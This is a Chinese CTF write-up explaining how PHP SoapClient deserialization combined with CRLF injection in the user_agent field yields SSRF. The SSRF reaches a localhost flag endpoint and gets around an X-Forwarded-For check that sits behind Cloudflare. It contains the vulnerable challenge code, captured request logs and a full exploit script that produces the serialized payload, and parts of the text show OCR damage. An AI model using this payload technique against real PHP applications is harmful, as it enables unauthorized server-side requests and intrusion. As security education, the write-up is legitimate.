SoapClient与CRLF组合拳实现

> @Author：Y4tacker
>
> @Last_modified_time：2020/12/12

前言

我们在代码审计时如果发现反序列化点，但在代码中却无法构造pop链，可以利用php内置类来进行反序列化

X-Forwarded-For与CF-Connecting-IP的配合

关于什么是**XFF**相必也不需要多说，这里补充一个新Trick

维护代理服务器和原始访问者 IP 地址。如果发送到 Cloudflare 的请求中不含现有的 **X-Forwarded-For** 标头，**X-Forwarded-For** 将具有与 **CF-Connecting-IP** 标头相同的值：

> 示例：X-Forwarded-For:203.0.113.1

如果发送到 Cloudflare 的请求中已存在 **X-Forwarded-For** 标头，则 Cloudflare 会将 HTTP 代理的 IP 地址附加到这个标头：

> 示例：X-Forwarded-For:203.0.113.1,198.51.100.101,198.51.100.102

一道CTF的灵感

写这篇文章主要还是前段时间做的一道CTF的WEB题，下面是这部分的关键代码，简简单单的代码审计

```
$xff = explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
array_pop($xff);
$ip = array_pop($xff);


if($ip!=='127.0.0.1'){
    die('error');
}else{
    $token = $_POST['token'];
    if($token=='ctfshow'){
        file_put_contents('flag.txt',$flag);
    }
}
```

在本题的环境当中，由于使用了Cloudflare 代理导致，Cloudflare 会将 HTTP 代理的 IP 地址附加到这个标头,本题就是后者的情况，在两次调用**array_pop**后我们取得的始终是固定的服务器IP，如下图所示，此时无论我们如何对**XFF**头进行修改都无济于事，

FORM/POST PARAMETERS

None

HEADERS

Cf-Visitor: {"scheme":"http"}
Cf-Ipcountry: CN
Cf-Request-Id: 06c801a3280000d36e188ce000000001
X-Request-Id: 1e1ea18c-4a17-4e4b-9444-f2e536beb99f
Content-Type: text/xml; charset=utf-8
Via: 1.1 vegur
Host: requestbin.net
Connection: close
Cf-Ray: 5fb9d2184818d36e-LAX
Content-Length: 370
Soapaction: "bbb#getFlag"
Cf-Connecting-Ip: 49.235.148.38
Cdn-Loop: cloudflare
Total-Route-Time: 0
X-Forwarded-Proto: http
Accept-Encoding: gzip
Connect-Time: 1
User-Agent: PHP-SOAP/7.3.11
X-Request-Start: 1606962154386
X-Forwarded-Port: 80
X-Forwarded-Fo 49.235.148.38, 172.69.33.223

RAW BODY

因此需要实现**SoapClient**与**CRLF**的组合拳来为我们实现**SSRF**

SoapClient与反序列化

下面在开启我们的实验之前简简单单提一下相关知识点

SoapClient采用了HTTP作为底层通讯协议，XML作为数据传送的格式，其采用了SOAP协议(*SOAP* 是一种简单的基于 XML 的协议,它使应用程序通过 HTTP 来交换信息)，其次我们知道某个实例化的类，如果去调用了一个不存在的函数，会去调用`__call`方法，具体详细的信息大家可以去搜索引擎看看，这里不再赘述

下面首先在我的VPS上面开启监听

```
<?php
$a = new SoapClient(null,array('uri'=>'bbb',
'location'=>'http://xxxx.xxx.xx:9328'));
$b = serialize($a);
$c = unserialize($b);
$c -> not_a_function();//调用不存在的方法，让SoapClient调用__call
```


结果:

```
POST / HTTP/1.1
Host: [redacted]
Connection: Keep-Alive
User-Agent: PHP-SOAP/7.0.33
Content-Type: text/xml; charset=utf-8
SOAPAction: "bbb#not_a_function"
Content-Length: 377

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap
lns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" SOAP-ENV:
s1:not_a_function/></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

从上面这张图可以看到，`SOAPAction`处是我们的可控参数，因此我们可以尝试注入我们自己恶意构造的**CRLF**即插入**\r\n**


利用成功！！！



但是还有个问题我们再发送POST数据的时候是需要遵循HTTP协议，指定请求头**Content-Type: application/x-www-form-urlencoded**但**Content-Type**在**SOAPAction**的上面，就无法控制**Content-Type**,也就不能控制POST的数据

这里如何实现呢，这里在**合天网安实验室**的师傅那里得到了答案,引文在下方大家可以拜读

接下来我们实验一下



实战

再回到题目本身，反序列化我们传入的**vip**执行getFlag函数(迷惑人的函数)，下面贴出关键代码

```
//index.php
<?php
highlight_file(__FILE__);
$vip = unserialize($_GET['vip']);
$vip->getFlag();
```

```
//flag.php
$xff = explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
array_pop($xff);
```


```php
$ip = array_pop($xff);


if($ip!=='127.0.0.1'){
    die('error');
}else{
    $token = $_POST['token'];
    if($token=='ctfshow'){
        file_put_contents('flag.txt',$flag);
    }
}
```

由于再最上面提到的直接访问题目分配的docker环境导致cloudfare代理出来作怪使我们在两次`array_pop`操作后无法获取到`127.0.0.1`因此我们需要使用SoapClient与CRLF实现SSRF访问`127.0.0.1/flag.php`,即可绕过cloudfare代理

```php
<?php
$target = 'http://127.0.0.1/flag.php';
$post_string = 'token=ctfshow';
$headers = array(
    'X-Forwarded-For: 127.0.0.1,127.0.0.1',
    'UM_distinctid:175648cc09a7ae-050bc162c95347-32667006-13c680-175648cc09b69d'
);
$b = new SoapClient(null,array('location' =>
$target,'user_agent'=>'y4tacker^^Content-Type: application/x-www-form-
urlencoded^^'.join('^^',$headers).'^^Content-Length: '.
(string)strlen($post_string).'^^^^'.$post_string,'uri' => "aaab"));
$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('&','&',$aaa);
echo urlencode($aaa);
```

之后访问`flag.txt`



参考链接

[Cloudflare 如何处理 HTTP 请求标头]

[SoapClient反序列化SSRF]